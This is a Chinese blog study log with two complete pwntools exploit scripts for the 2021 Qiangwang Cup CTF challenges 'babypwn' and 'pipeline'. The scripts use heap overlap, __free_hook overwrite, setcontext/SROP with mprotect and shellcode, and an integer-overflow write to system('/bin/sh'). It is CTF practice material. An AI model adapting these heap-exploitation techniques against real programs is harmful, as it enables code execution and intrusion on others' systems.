21 07 13学习总结

原创

北岛静石 于 2021-07-14 00:13:41 发布 32 收藏

分类专栏： 学习经历 Pwn 做题记录

本文链接：https://blog.csdn.net/eeeeeight/article/details/118714342

学习经历 同时被 3 个专栏收录

83 篇文章 3 订阅

订阅专栏

Pwn

32 篇文章 0 订阅

订阅专栏

做题记录

19 篇文章 0 订阅

订阅专栏

21.07.13学习总结

Column: July 13, 2021


Tags: learning experience

LOL的终极魔典真好玩(逃), 今天B站还被拿下了, 笑嘻了

00:30-03:00: 写完了pipeline, 先通过数据转换和传参导致溢出, 再改指针直接任意写, 其实heapbase都不用泄露的

21:30-21:55: 写学习总结和ctf套路总结

22:20-23:00: 看了会Linux私房菜, 内核那里只看懂一丢丢, 呜呜呜



2021强网杯 babypwn:

```python
#!/usr/bin/env python
# coding=utf-8
from pwn import *
from z3 import *
sh=process('./babypwn')
elf=ELF('./babypwn')
context.binary='./babypwn'
libc=ELF('/home/thu1e/ctf/glibc-all-in-one/libs/2.27-3ubuntu1.4_amd64/libc.so.6')
#context.log_level='debug'

def decode(addr):
    a1=BitVec('a1', 33)
    a=a1
    for i in range(2):
        item1 = (32 * a1) & 0xffffffff
        a1 ^= item1 ^ (((a1 ^ item1) >> 17) & 0xffffffff) ^ (((item1 ^ a1 ^ (((a1 ^ item1) >> 17) & 0xffffffff))
 << 13) & 0xffffffff)
    s=Solver()
    s.add(a1==addr)
    s.check()
    result=s.model()
    return result[a].as_long()

def get_addr(fake_addr):
    true_addr=decode(fake_addr)
    #print hex(true_addr)
    return true_addr

def add(size):
    sh.recvuntil('>>> \n')
    sh.sendline('1')
    sh.recvuntil('size:\n')
```

```
    sh.sendline(str(size))

def delete(idx):
    sh.recvuntil('>>> \n')
    sh.sendline('2')
    sh.recvuntil('index:\n')
    sh.sendline(str(idx))

def edit(idx, content):
    sh.recvuntil('>>> \n')
    sh.sendline('3')
    sh.recvuntil('index:\n')
    sh.sendline(str(idx))
    sh.recvuntil('content:\n')
    sh.send(content)

def show(idx):
    sh.recvuntil('>>> \n')
    sh.sendline('4')
    sh.recvuntil('index:\n')
    sh.sendline(str(idx))

def stop():
    print str(proc.pidof(sh))
    pause()

def pwn():
    #use unsorted bin to leak libc
    [add(0x200) for i in range(8)]#0->8
    add(0x20) #9, avoid merging
    [add(0x50) for i in range(6)]#10->15
    for i in range(8):#tc full and have first unsorted
        delete(i)
    delete(10)
    delete(12)
    add(0x20) #0, get fd bk
    show(0)
    low_addr=int(sh.recvuntil('\n').split('\n')[0], 16)
    high_addr=int(sh.recvuntil('\n').split('\n')[0], 16)
    low_addr=get_addr(low_addr)
    high_addr=get_addr(high_addr)
    leak_libc=high_addr*0x100000000+low_addr
    log.success('leak addr: '+hex(leak_libc))
    main_arena=leak_libc-0x260
    libc_base=main_arena-0x3ebc40
    log.success('main arena: '+hex(main_arena))
    log.success('libc base: '+hex(libc_base))


    #use fastbin to leak heap base
    [add(0x50) for i in range(7)]#1->8
    [add(0x50) for i in range(2)]#10, 12
    for i in range(7):#tc full
        delete(1+i)
    delete(10)
    delete(12)
    [add(0x50) for i in range(7)]#1->8, tc empty
    add(0x50)#10, we have leak heap fd
    show(10)
    low_addr=int(sh.recvuntil('\n').split('\n')[0], 16)
```

```
    high_addr=int(sh.recvuntil('\n').split('\n')[0], 16)
    low_addr=get_addr(low_addr)
    high_addr=get_addr(high_addr)
    heap_base=high_addr*0x100000000+low_addr-0x2250
    log.success('heap base: '+hex(heap_base))


    #use obo to build overlapping
    for i in range(12):
        delete(i)
    delete(13)
    add(0xf8)#0
    add(0xf8)#1
    add(0xf8)#2
    add(0xf8)#3
    add(0x100)#4
    add(0x90)#5, avoid merging
    [add(0xf8) for i in range(7)]#6->12
    add(0x90)#13, avoid merging
    for i in range(7):
        delete(6+i)
    edit(3, 'w'*0xf8)
    '''two ways have been listed'''
    '''1, recommanded'''
    edit(3, 'w'*0xf0+p64(0x200))
    edit(4, 'w'*0xf0+p64(0)+p64(0x21))
    edit(5, p64(0)+p64(0x91))
    target=heap_base+0x2510
    edit(2, 'b'*0xf0+p64(0x100))
    edit(2, p64(target+0x20-0x18)+p64(target+0x20-0x10)+p64(target))
    '''2, because of seccomp, there are many chunk in tc, thus using bigger chunk like 1 can provide more size r
ange'''
    #edit(3, 'w'*0xf0+p64(0x100))
    #edit(4, 'w'*0xf0+p64(0)+p64(0x21))
    #edit(5, p64(0)+p64(0x91))
    #target=heap_base+0x2610
    #edit(3, p64(target+0x20-0x18)+p64(target+0x20-0x10)+p64(target))
    delete(4)

    #link to __free_hook
    add(0xf8)
    add(0x1f0) #6, can uaf
    delete(3) #can uaf
    payload1=p64(0)*0x1f+p64(0x101)+p64(libc_base+libc.sym['__free_hook'])
    edit(6, payload1)

    #change __free_hook
    frame=SigreturnFrame()
    frame.rsp=heap_base+0x2320
    frame.rbp=heap_base+0x2320+0x10
    frame.rip=libc_base+libc.sym['mprotect']
    frame.rdi=heap_base
    frame.rsi=0x10000
    frame.rdx=0x7
    jmp_addr=0x76f5b
    shellcode='''
    push 0;
    push 0x67616c66;
    //mov rax, 0x7478742e67616c66;
```

```
    //push rax;
    mov rdi, rsp;
    mov rsi, 0;
    mov rax, 2;
    syscall;
    mov rdi, rax;
    mov rsi, rsp;
    mov rdx, 0xff;
    mov rax, 0;
    syscall;
    mov rdi, 1;
    mov rsi, rsp;
    mov rdx, 0xff;
    mov rax, 1;
    syscall;
    '''
    shellcode=asm(shellcode)
    print hex(len(frame))
    add(0xf8)
    edit(3, str(frame))
    add(0xf8)
    edit(7, p64(libc_base+libc.sym['setcontext']+53))
    edit(0, p64(libc_base+jmp_addr)+p64(0)+p64(heap_base+0x2320+0x20)+p64(0)+shellcode)
    gdb.attach(sh, '''x/30gx $rebase(0x202060)\n b *$rebase(0xe69)''')
    delete(3)
    #stop()
    sh.interactive()

pwn()
```

2021强网杯 pipeline:

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context.binary='./pipeline'
sh=process('./pipeline')
elf=ELF('./pipeline')
libc=elf.libc
context.log_level='debug'

def new():
    sh.recvuntil('>> ')
    sh.sendline('1')

def edit(idx, offset, size):
    sh.recvuntil('>> ')
    sh.sendline('2')
    sh.recvuntil('index: ')
    sh.sendline(str(idx))
    sh.recvuntil('offset: ')
    sh.sendline(str(offset))
    sh.recvuntil('size: ')
    sh.sendline(str(size))

def destroy(idx):
    sh.recvuntil('>> ')
    sh.sendline('3')
    sh.recvuntil('index: ')
    sh.sendline(str(idx))
```

```python
    sh.sendline(str(idx))

def append(idx, size, content):
    sh.recvuntil('>> ')
    sh.sendline('4')
    sh.recvuntil('index: ')
    sh.sendline(str(idx))
    sh.recvuntil('size: ')
    sh.sendline(str(size))
    sh.recvuntil('data: ')
    sh.sendline(content)

def show(idx):
    sh.recvuntil('>> ')
    sh.sendline('5')
    sh.recvuntil('index: ')
    sh.sendline(str(idx))

def stop():
    print str(proc.pidof(sh))
    pause()

def pwn():
    [new() for i in range(2)]
    edit(1, 48, 0x800)
    new() #2
    edit(1, 48, 0)
    new() #3
    edit(3, 0, 0x200)
    append(3, 8, 'w'*8)
    show(3)
    sh.recvuntil('w'*8)
    leak_libc=u64(sh.recv(6).ljust(8, '\x00'))
    main_arena=leak_libc-0x60
    log.success('main_arena: '+hex(main_arena))
    libc_base=main_arena-0x1ebb80
    log.success('libc base: '+hex(libc_base))

    edit(3, 0, 0x700)
    new() #4
    edit(4, 0, 0x600)
    new() #5
    edit(3, 0, 0)
    edit(4, 0, 0)
    edit(5, 0, 0x700)
    append(5, 8, 'w'*8)
    show(5)
    sh.recvuntil('w'*8)
    leak_heap=u64(sh.recv(6).ljust(8, '\x00'))
    heap_base=leak_heap-0xb40
    log.success('heap base: '+hex(heap_base))
    new() #6
    edit(6, 0, 0x50)
    new() #7
    edit(7, 0, 0x50)
    append(6, 0xffff1000, '/bin/sh\x00'*2*5+p64(0)+p64(0x21)+p64(libc_base+libc.sym['__free_hook']))
    append(7, 0xffff1000, p64(libc_base+libc.sym['system']))
    edit(6, 0, 0)
    sh.interactive()
```

```
pwn()
```